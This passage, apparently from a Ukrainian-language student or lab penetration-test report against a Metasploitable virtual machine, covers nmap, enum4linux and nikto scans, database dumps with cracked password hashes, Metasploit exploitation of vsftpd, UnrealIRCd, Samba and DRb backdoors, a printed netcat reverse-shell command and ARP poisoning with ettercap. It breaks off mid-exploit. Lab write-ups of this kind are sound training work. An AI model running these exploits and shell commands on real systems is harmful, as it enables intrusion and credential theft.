(kalilinux@kali)-[~]
$ psql -h 192.168.56.102 -U postgres -W
Password:
psql (16.3 (Debian 16.3-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
        Some psql features might not work.
Type "help" for help.

postgres=# SELECT datname FROM pg_database;
 datname
-----
 template1
 template0
 postgres
(3 rows)
```

SCR-19 (INT-09) – дані користувачів що знаходяться в MySQL

```
MySQL [dvwa]> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackabl |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackabl |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackabl |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackabl |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackabl |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.005 sec)

MySQL [dvwa]> 
```

SCR-20 (INT-09) – підбір хешів паролів що були знайдені в базі даних MySQL

✓ Found:

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
5f4dcc3b5aa765d61d8327deb882cf99:password
8d3533d75ae2c3966d7e0d4fcc69216b:charley
e99a18c428cb38d5f260853678922e03:abc123
```

SCR-21 (INT-09) – вивід користувачів що знаходяться в MySQL

```
MySQL [owasp10]> SELECT * FROM accounts;
```

cid	username	password	mysignature	is_admin
1	admin	adminpass	Monkey!	TRUE
2	adrian	somepassword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
14	kevin	42	Doug Adams rocks	FALSE
15	dave	set	Bet on S.E.T. FTW	FALSE
16	ed	pentest	Commandline KungFu anyone?	FALSE

16 rows in set (0.003 sec)

```
MySQL [owasp10]> █
```

SCR-22 (INT-09) – номери кредитних карток користувачів

```
MySQL [owasp10]> SELECT * FROM credit_cards;
```

ccid	ccnumber	ccv	expiration
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01

5 rows in set (0.004 sec)

```
MySQL [owasp10]> █
```

SCR-23 (INT-09) – хеш пароля акаунта admin що знаходиться в MySQL

```
MySQL [tikiwiki]> SELECT * FROM users_users;
```

valid	userid	email	login	password	provpass	default_group	lastlogin	currentlogin	registrationDate	challenge	pass_due	hash	created	avatarName	avatarSize	avatarFileType	avatarData	avatarlibName	avatarType	score
1	NULL		admin	admin	NULL	NULL	NULL	NULL	NULL	NULL	NULL	f6fdffe48c908deb0f4c3bd36c032e72	NULL	NULL	NULL	NULL	NULL	NULL	NULL	0

1 row in set (0.003 sec)

```
MySQL [tikiwiki]> █
```

SCR-24 (INT-09) – підбір хешу пароля акаунта admin

✓ Found:

f6fdffe48c908deb0f4c3bd36c032e72:adminadmin

SEARCH AGAIN

SCR-25 (INT-10) – вразливість Ruby

Вразливість DRb-сервісу підтверджена скануванням та спробами експлуатації, але офіційний модуль Metasploit виявився ненадійним.

```
msf6 exploit(unix/misc/dr_b_remote_codeexec) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
mkfifo /tmp/dr_vnnh; nc 192.168.56.101 4444 0</tmp/dr_vnnh | /bin/sh >/tmp/dr_vnnh 2>&1; rm /tmp/dr_vnnh
[*] trying to exploit instance_eval
[*] instance eval failed, trying to exploit syscall
[-] Exploit failed: Errno::EINVAL Invalid argument
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/dr_b_remote_codeexec) > [*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:59617) at 2026-07-15 19:40:22 +0300
id
[*] exec: id

uid=1000(kalilinux) gid=1000(kalilinux) groups=1000(kalilinux),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),117(bluetooth),121(wireshark),129(scanner),136(vboxsf),137(kaboxer)
```

SCR-26 (INT-11) – вразливість Samba

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 2 opened (192.168.56.101:4444 → 192.168.56.102:37779) at 2026-07-15 20:47:44 +0300

id
uid=0(root) gid=0(root)
```

SCR-27 (INT-12) – підключення до системи через NFS

```
L$ showmount -e 192.168.56.102
Export list for 192.168.56.102:
/ *
```

SCR-28 (INT-13) – результат сканування nmap (SSL CCS Injection PostgreSQL)

```
22 22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23 23/tcp open  telnet    Linux telnetd
24 25/tcp open  smtp      Postfix smtpd
25 | ssl-poodle:
26 |   VULNERABLE:
27 |     SSL POODLE information leak
28 |       State: VULNERABLE
29 |       IDs: CVE:CVE-2014-3566  BID:70574
30 |       The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
31 |       products, uses nondeterministic CBC padding, which makes it easier
32 |       for man-in-the-middle attackers to obtain cleartext data via a
33 |       padding-oracle attack, aka the "POODLE" issue.
34 |       Disclosure date: 2014-10-14
35 |       Check results:
36 |         TLS_RSA_WITH_AES_128_CBC_SHA
37 |       References:
38 |         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
39 |         https://www.openssl.org/~bodo/ssl-poodle.pdf
40 |         https://www.securityfocus.com/bid/70574
41 |         https://www.imperialviolet.org/2014/10/14/poodle.html
```

SCR-29 (INT-13) – перевірка дійсності вразливості

```
msf6 auxiliary(scanner/ssl/openssl_ccs) > exploit

[*] 192.168.56.102:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_ccs) > █
```

SCR-30 (INT-13) – експлуатація вразливості

```
(kalilinux@kali)-[~]
$ sudo ettercap -T -q -i eth1 -M arp:remote /192.168.56.102// /192.168.56.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth1 → 08:00:27:72:33:32
        192.168.56.101/255.255.255.0
        fe80::a00:27ff:fe72:3332/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====→| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.56.102 08:00:27:A2:9D:80

GROUP 2 : 192.168.56.1 0A:00:27:00:00:09
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

ДОДАТОК 2: WRITE-UP

1. Розвідка

На цьому етапі було проведено TCP та UDP сканування за допомогою утиліти nmap.

TCP-сканування:

```
sudo nmap -p- -sV -O --script=banner -vv 192.168.56.102
```

-p- : параметр для сканування всіх TCP-портів;

-sV : параметр для визначення версій сервісів;

-O : параметр для визначення типу операційної системи;

--script=banner : параметр (NSE скрипт) для зняття банерів з сервісів портів, що може містити корисну інформацію про цільовий хост;

--vv : параметр для виведення інформації про сканування у реальному часі.

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64  vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp    open  telnet       syn-ack ttl 64  Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp    open  smtp         syn-ack ttl 64  Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp    open  domain       syn-ack ttl 64  ISC BIND 9.4.2
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      syn-ack ttl 64  2 (RPC #100000)
|_rpcinfo:
|_program version  port/proto  service
|_ 100000 2          111/tcp    rpcbind
|_ 100000 2          111/udp    rpcbind
|_ 100003 2,3,4      2049/tcp   nfs
|_ 100003 2,3,4      2049/udp   nfs
|_ 100005 1,2,3      48333/udp  mountd
|_ 100005 1,2,3      56906/tcp  mountd
|_ 100021 1,3,4      33297/udp  nlockmgr
|_ 100021 1,3,4      54121/tcp  nlockmgr
|_ 100024 1          54520/tcp  status
|_ 100024 1          54805/udp  status
139/tcp   open  netbios-ssn syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         syn-ack ttl 64  netkit-rsh rexecd
|_banner: \x01Where are you?
513/tcp   open  login        syn-ack ttl 64  OpenBSD or Solaris rlogind
514/tcp   open  shell        syn-ack ttl 64  Netkit rshd
|_banner: \x01getnameinfo: Temporary failure in name resolution
1099/tcp  open  java-rmi     syn-ack ttl 64  GNU Classpath grmiregistry
1524/tcp  open  bindshell    syn-ack ttl 64  Metasploitable root shell
|_banner: root@metasploitable:/#
2049/tcp  open  nfs          syn-ack ttl 64  2-4 (RPC #100003)
2121/tcp  open  ftp          syn-ack ttl 64  ProFTPD 1.3.1
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.102]
3306/tcp  open  mysql        syn-ack ttl 64  MySQL 5.0.51a-3ubuntu5
|_banner: >\x00\x00\x00\x0A5.0.51a-3ubuntu5\x00\x08\x00\x00\x00Ar-uW4=s\x
|_ 00.\xAA\x08\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
|_ MgAK7nEPa3z1\x00
3632/tcp  open  distccd      syn-ack ttl 64  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   syn-ack ttl 64  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          syn-ack ttl 64  VNC (protocol 3.3)
|_banner: RFB 003.003
```

Рис. 1 – Результат сканування TCP-портів

UDP-сканування:

```
sudo nmap -sU -F -sV -O --script=banner -vv 192.168.56.102
```

-sU : параметр для сканування UDP-портів;

-F : параметр для швидкого сканування (замість 1000 портів за замовчуванням скануються тільки 100 найпопулярніших).

```
PORT      STATE      SERVICE    REASON      VERSION
7/udp     closed     echo       port-unreach ttl 64
9/udp     closed     discard    port-unreach ttl 64
17/udp    closed     qotd       port-unreach ttl 64
19/udp    closed     chargen    port-unreach ttl 64
49/udp    closed     tacacs     port-unreach ttl 64
53/udp    open       domain     udp-response ttl 64 ISC BIND 9.4.2
67/udp    open|filtered dhcps      no-response
68/udp    open|filtered dhcpc      no-response
69/udp    open|filtered tftp       no-response
80/udp    closed     http       port-unreach ttl 64
88/udp    closed     kerberos-sec port-unreach ttl 64
111/udp   open       rpcbind    udp-response ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000    2           111/tcp     rpcbind
|   100000    2           111/udp     rpcbind
|   100003    2,3,4       2049/tcp    nfs
|   100003    2,3,4       2049/udp    nfs
|   100005    1,2,3       48333/udp   mountd
|   100005    1,2,3       56906/tcp   mountd
|   100021    1,3,4       33297/udp   nlockmgr
|   100021    1,3,4       54121/tcp   nlockmgr
|   100024    1           54520/tcp   status
|   100024    1           54805/udp   status
120/udp   open|filtered cfdp      no-response
123/udp   closed     ntp        port-unreach ttl 64
135/udp   open|filtered msrpc     no-response
136/udp   open|filtered profile    no-response
137/udp   open       netbios-ns udp-response ttl 64 Microsoft Windows netbios-ns (workgroup: WORKGROUP)
138/udp   open|filtered netbios-dgm no-response
139/udp   open|filtered netbios-ssn no-response
158/udp   open|filtered pcmail-srv no-response
161/udp   closed     snmp       port-unreach ttl 64
162/udp   open|filtered snmptrap  no-response
177/udp   closed     xdmcp      port-unreach ttl 64
427/udp   closed     svrloc     port-unreach ttl 64
443/udp   closed     https      port-unreach ttl 64
445/udp   open|filtered microsoft-ds no-response
497/udp   open|filtered retrospect no-response
500/udp   open|filtered isakmp     no-response
514/udp   open|filtered syslog     no-response
515/udp   closed     printer    port-unreach ttl 64
518/udp   open|filtered ntalk     no-response
520/udp   closed     route      port-unreach ttl 64
593/udp   open|filtered http-rpc-epmap no-response
623/udp   open|filtered asf-rmcp   no-response
626/udp   closed     serialnumberd port-unreach ttl 64
631/udp   open|filtered ipp         no-response
996/udp   open|filtered vsinet     no-response
997/udp   open|filtered mairtd     no-response
998/udp   closed     puparp     port-unreach ttl 64
999/udp   closed     applix     port-unreach ttl 64
1022/udp  open|filtered exp2       no-response
1023/udp  open|filtered unknown    no-response
```

Рис. 1 – Результат сканування UDP-портів

Загальна інформація про цільову систему:

- ОС - Linux (ядро 2.6.9 - 2.6.33), дистрибутив на базі Ubuntu/Debian;
- MAC-адреса - 08:00:27:A2:9D:80;
- Хост - metasploitable.localdomain, irc.Metasploitable.LAN.

2. Ідентифікація вразливостей та аналіз

Знайдені відкриті порти за результатами TCP та UDP сканувань:

- 22/TCP (SSH) – OpenSSH 4.7p1 (Debian 8ubuntu1), використовується для безпечного доступу, але версія дуже стара і може бути вразливою до брутфорсу або перебору слабких SSH-ключів Debian;
- 23/TCP (Telnet) – при підключенні передає всі дані у відкритому вигляді;
- 25/TCP (SMTP) – Postfix smtpd, поштовий сервер;
- 53/TCP, 53/UDP (DNS) – ISC BIND 9.4.2, доменна служба імен;
- 67, 68/UDP (DHCP);
- 69/UDP (TFTP);
- 80/TCP (HTTP) – Apache 2.2.8 (Ubuntu), основний вебсервер, ймовірно містить вразливі веб додатки;
- r-services – застарілі та вкрай небезпечні служби віддаленого доступу, які не використовують шифрування і часто дозволяють підключення без паролі на основі довірених IP-адрес:
 - 512/TCP (exec);
 - 513/TCP (login);
 - 514/TCP (shell);
- 111/TCP, 111/UDP (RPCbind) – служба координації портів віддаленого виклику процедур;
- 1524/TCP (bindshell) – відкрита консоль з root правами;
- 2049/TCP, 2049/UDP (NFS);
- 2121/TCP (FTP) – ProFTPD 1.3.1;
- 3306/TCP (MySQL) – MySQL 5.0.51a-3ubuntu5, база даних відкрита на зовнішньому інтерфейсі;
- 5432/TCP (PostgreSQL) – PostgreSQL 8.3.0 - 8.3.7;
- 5900/TCP (VNC) – відкритий сервер VNC (протокол 3.3);
- 6000/TCP (X11) – віконна система X11, доступ відхилено але наявність відкритого порту може дозволити перехоплення натискання клавіш або захоплення екрана;
- 8009/TCP (AJP13) – Apache Jserv Protocol, використовується для зв'язку між веб сервером та Tomcat;

- 8180/TCP (HTTP) – Apache Tomcat/Coyote JSP engine 1.1, сервер для Java-додатків;
- 8787 (DRb) – Ruby dRuby RMI, дозволяє віддалену взаємодію з об'єктом Ruby.

Для отримання більш детальної інформації про ціль був застосований NSE скрипт “vuln” з пошуку вразливостей (Рис. 2) та здійснене сканування за допомогою утиліти enum4linux (Рис. 3) і nikto (Рис. 4).

Команда nmap із застосуванням NSE скрипта “vuln”:

```
sudo nmap -p- -sV -sC --script=vuln -oN general_vuln_scan.nmap
-vv 192.168.56.102
```

-oN general_vuln_scan.nmap : параметр для збереження результатів сканування у форматі nmap.

```

7 | PORT      STATE SERVICE      REASON      VERSION
8 | 23/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
9 | ftp-vsftpd-backdoor:
10 |  VULNERABLE:
11 |   vsFTPD version 2.3.4 backdoor
12 |   State: VULNERABLE (Exploitable)
13 |   IDS: BID:48539 CVE:CVE-2011-2523
14 |   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
15 |   Disclosure date: 2011-07-03
16 |   Exploit results:
17 |     Shell command: id
18 |     Results: uid=0(root) gid=0(root)
19 |   References:
20 |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
21 |     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22 |     https://www.securityfocus.com/bid/48539
23 |     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
24 | 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25 | 23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
26 | 25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
27 | smtp-vuln-cve2010-4344:
28 |   The SMTP server is not Exim: NOT VULNERABLE
29 | ssl-poodle:
30 |  VULNERABLE:
31 |   SSL POODLE information leak
32 |   State: VULNERABLE
33 |   IDS: BID:70574 CVE:CVE-2014-3566
34 |   The SSL protocol 3.0, as used in OpenSSL through 1.0.11 and other
35 |   products, uses nondeterministic CBC padding, which makes it easier
36 |   for man-in-the-middle attackers to obtain cleartext data via a
37 |   padding-oracle attack, aka the "POODLE" issue.
38 |   Disclosure date: 2014-10-14
39 |   Check results:
40 |     TLS_RSA_WITH_AES_128_CBC_SHA
41 |   References:
42 |     https://www.openssl.org/~bodo/ssl-poodle.pdf
43 |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
44 |     https://www.imperialviolet.org/2014/10/14/poodle.html
45 |     https://www.securityfocus.com/bid/70574
46 | ssl-dh-param:
47 |  VULNERABLE:
48 |   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
49 |   State: VULNERABLE
50 |   Transport Layer Security (TLS) services that use anonymous
51 |   Diffie-Hellman key exchange only provide protection against passive
52 |   eavesdropping, and are vulnerable to active man-in-the-middle attacks
53 |   which could completely compromise the confidentiality and integrity
54 |   of any data exchanged over the resulting session.

```

Рис. 2 – Результат nmap сканування з використанням NSE скрипта “vuln”

Було знайдено:

- 21/TCP (FTP) – vsFTPD 2.3.4 Backdoor (CVE-2011-2523), RCE;
- 25/TCP (SMTP) – SSL POODLE (CVE-2014-3566), витік інформації через використання застарілого протоколу SSL 3.0;
- 80/TCP (HTTP):
 - SQL Injection, безліч точок входу для SQL-ін'єкцій у веб-додатку Multillidae та в каталозі /dav/;
 - Slowloris DoS (CVE-2007-6750);
 - CSRF, можлива вразливість підробки міжсайтових запитів у DVWA (login.php);
 - Перелік директорій (HTTP Enum):
 - /tikiwiki/
 - /test/
 - /phpinfo.php/
 - /phpMYAdmin/
 - /doc/
 - /icons/
- 1099, 60562/TCP (Java RMI) – RMI Registry Default Config RCE, стандартна конфігурація дозволяє завантаження класів з віддалених URL, що призводить до віддаленого виконання коду;
- 3632/TCP (distccd) – distccd Daemon RCE (CVE-2004-2687), дозволяє виконання довільних команд, під час перевірки отримано права користувача daemon;
- 5432/TCP (PostgreSQL) – SSL POODLE (CVE-2014-3566) та Weak DH Group, вразливість OpenSSL, що дозволяє перехоплення сесій та MiTM-атаки;
- 6667, 6697/TCP (IRC) – UnrealIRCd Backdoor, троян в IRC-сервері який містить вбудований бекдор що дозволяє RCE;
- 8180/TCP (HTTP Tomcat) – Slowloris DoS (CVE-2007-6750), сервер Tomcat вразливий до DoS атак.

Сканування enum4linux:

```
enum4linux -a 192.168.56.102
```

Було знайдено:

- Робоча група – WORKGROUP;
- Ім'я машини – METASPLOITABLE;
- Версія ОС та служби – Samba 3.0.20-Debian, ідентифікується як OS version 4.9;
- Доступ – нульові сесії дозволені, це дозволяє підключатися без логіна та пароля;
- Мінімальна довжина пароля – 5 (або 0 згідно з gpcclient);
- Складність пароля – вимкнена;
- Блокування облікового запису – немає, можна безперешкодно проводити brute-force атаки;
- SMB Shares:
 - //192.168.56.102/tmp – OK;
 - //192.168.56.102/print\$ – DENIED;
 - //192.168.56.102/opt – DENIED;
 - //192.168.56.102/ADMIN\$ – DENIED.

```
3 ----- ( Target Information ) -----
4
5 Target ..... 192.168.56.102
6 RID Range ..... 500-550,1000-1050
7 Username ..... ''
8 Password ..... ''
9 Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
10
11 ----- ( Enumerating Workgroup/Domain on 192.168.56.102 ) -----
12
13
14 [+] Got domain/workgroup name: WORKGROUP
15
16 ----- ( Nbtstat Information for 192.168.56.102 ) -----
17
18
19 Looking up status of 192.168.56.102
20
21 METASPLOITABLE <00> - B <ACTIVE> Workstation Service
22 METASPLOITABLE <03> - B <ACTIVE> Messenger Service
23 METASPLOITABLE <20> - B <ACTIVE> File Server Service
24 WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
25 WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
26
27 MAC Address = 00-00-00-00-00-00
28
29 ----- ( Session Check on 192.168.56.102 ) -----
30
31
32 [+] Server 192.168.56.102 allows sessions using username '', password ''
33
34 ----- ( Getting domain SID for 192.168.56.102 ) -----
35
36
37 Domain Name: WORKGROUP
38 Domain Sid: (NULL SID)
39
40 [+] Can't determine if host is part of domain or part of a workgroup
41
42 ----- ( OS information on 192.168.56.102 ) -----
43
44
45 [E] Can't get OS info with smbclient
```

Рис. 3 – Результат сканування enum4linux (SMB / NetBIOS), Null Sessions

Сканування nikto:

```
nikto -h http://192.168.56.102
```

Було знайдено:

- Сервер – Apache/2.2.8 (Ubuntu) DAV/2, версія застаріла;
- PHP – версія 5.2.4-2ubuntu5.10;
- Відсутні безпекові заголовки X-Frame-Options (вразливість – Clickjacking) та X-Content-Type-Options (ризик MIME-sniffing);
- Витік інформації через PHP Easter Eggs – запити зі специфічними аргументами повертають чутливу інформацію про версію PHP;
- mod_negotiation (MultiViews) – увімкнено, спрощує brute-force імен прихованих файлів;
- Витік Incode (CVE-2003-1418);
- Знайдені директорії:
 - /#wp-config.php# – файл резервної копії або тимчасовий файл редактора, який містить облікові дані бази даних WordPress у відкритому вигляді;
 - /phpinfo.php – сторінка з виводом функції phpinfo();
 - /phpMyAdmin/ – встановлена панель управління БД, нічим не захищена та містить доступні файли changelog.php, ChangeLog, Documentation.html, README.

```
7 - Server: Apache/2.2.8 (Ubuntu) DAV/2
8 - Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
9 - /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
10 - /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
11 - /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebcd59d35,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
12 - /index: Unknown header 'tcn' found, with contents: list.
13 - /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebcd59d35,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
14 - /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
15 - /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
16 - /phpinfo.php: Output from the phpinfo() function was found.
17 - /doc/: Directory indexing found.
18 - /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0078
19 - /#PHP9598F30-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
20 - /#PHP9598F30-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
21 - /#PHP9598F30-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
22 - /#PHP9598F30-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
23 - /#PHP9598F30-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
24 - /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
25 - /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40340, mtime: Tue Dec 9 19:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
26 - /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
27 - /test/: Directory indexing found.
28 - /test/: This might be interesting.
29 - /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
30 - /icons/: Directory indexing found.
31 - /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
32 - /phpMyAdmin/: phpMyAdmin directory found.
33 - /phpMyAdmin/documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
34 - /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
35 - /wp-config.php#: #wp-config.php file found. This file contains the credentials.
36 - 8910 requests: 0 error(s) and 27 item(s) reported on remote host
37 - End Time: 2026-05-07 17:42:10 (GMT3) (23 seconds)
38
39 - 1 host(s) tested
40
```

Рис. 4 – Результат сканування nikto

3. Експлуатація

3.1. BindShell ([INT-01](#))

Підключення до консолі було здійснено за допомогою утиліти netcat. Отримання root-доступу було підтверджене за допомогою команди id:

```
(kalilinux@kali)-[~]  
$ nc 192.168.56.102 1524  
root@metasploitable:/#  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#
```

Рис. 5 – Підключення через відкриту bindshell

3.2. VSFTPD Backdoor ([INT-02](#))

Попередньо було визначено, що версія vsftpd 2.3.4, яка використовується в цільовій машині, є вразливою (CVE-2011-2523). Для експлуатації був здійснений пошук в утиліті Metasploit який показав наявність необхідного модуля (Рис. 6).

```
msf6 > search vsftpd  
  
Matching Modules  
-----  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
-  -                                     -              -      -      -  
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service  
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution
```

Рис. 6 – Пошук в Metasploit за запитом “vsftpd”

Отримання root оболонки відбулось за допомогою модуля Metasploit exploit/unix/ftp/vsftpd_234_backdoor:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.102:21 - USER: 331 Please specify the password.  
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...  
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.101:33451 → 192.168.56.102:6200) at 2026-07-15 16:52:17 +0300  
  
id  
uid=0(root) gid=0(root)  
.....
```

Рис. 7 – Успішне експлуатація вразливості vsftpd

3.3. UnrealIRCd Backdoor ([INT-03](#))

Модуль для експлуатації вразливості був знайдений в утиліті Metasploit.

```
msf6 > search unreal

Matching Modules



| # | Name                                       | Disclosure Date | Rank      | Check | Description                                      |
|---|--------------------------------------------|-----------------|-----------|-------|--------------------------------------------------|
| 0 | exploit/linux/games/ut2004_secure          | 2004-06-18      | good      | Yes   | Unreal Tournament 2004 "secure" Overflow (Linux) |
| 1 | \_ target: Automatic                       | .               | .         | .     | .                                                |
| 2 | \_ target: UT2004 Linux Build 3120         | .               | .         | .     | .                                                |
| 3 | \_ target: UT2004 Linux Build 3186         | .               | .         | .     | .                                                |
| 4 | exploit/windows/games/ut2004_secure        | 2004-06-18      | good      | Yes   | Unreal Tournament 2004 "secure" Overflow (Win32) |
| 5 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12      | excellent | No    | UnrealIRCd 3.2.8.1 Backdoor Command Execution    |


```

Рис. 8 – Пошук в Metasploit за запитом “unreal”

Далі був використаний знайдений модуль exploit/unix/irc/unreal_ircd_3281_backdoor:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MATB2W8v9oEgZspf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "MATB2W8v9oEgZspf\r\n"
[*] Matching...
[*] A is input...
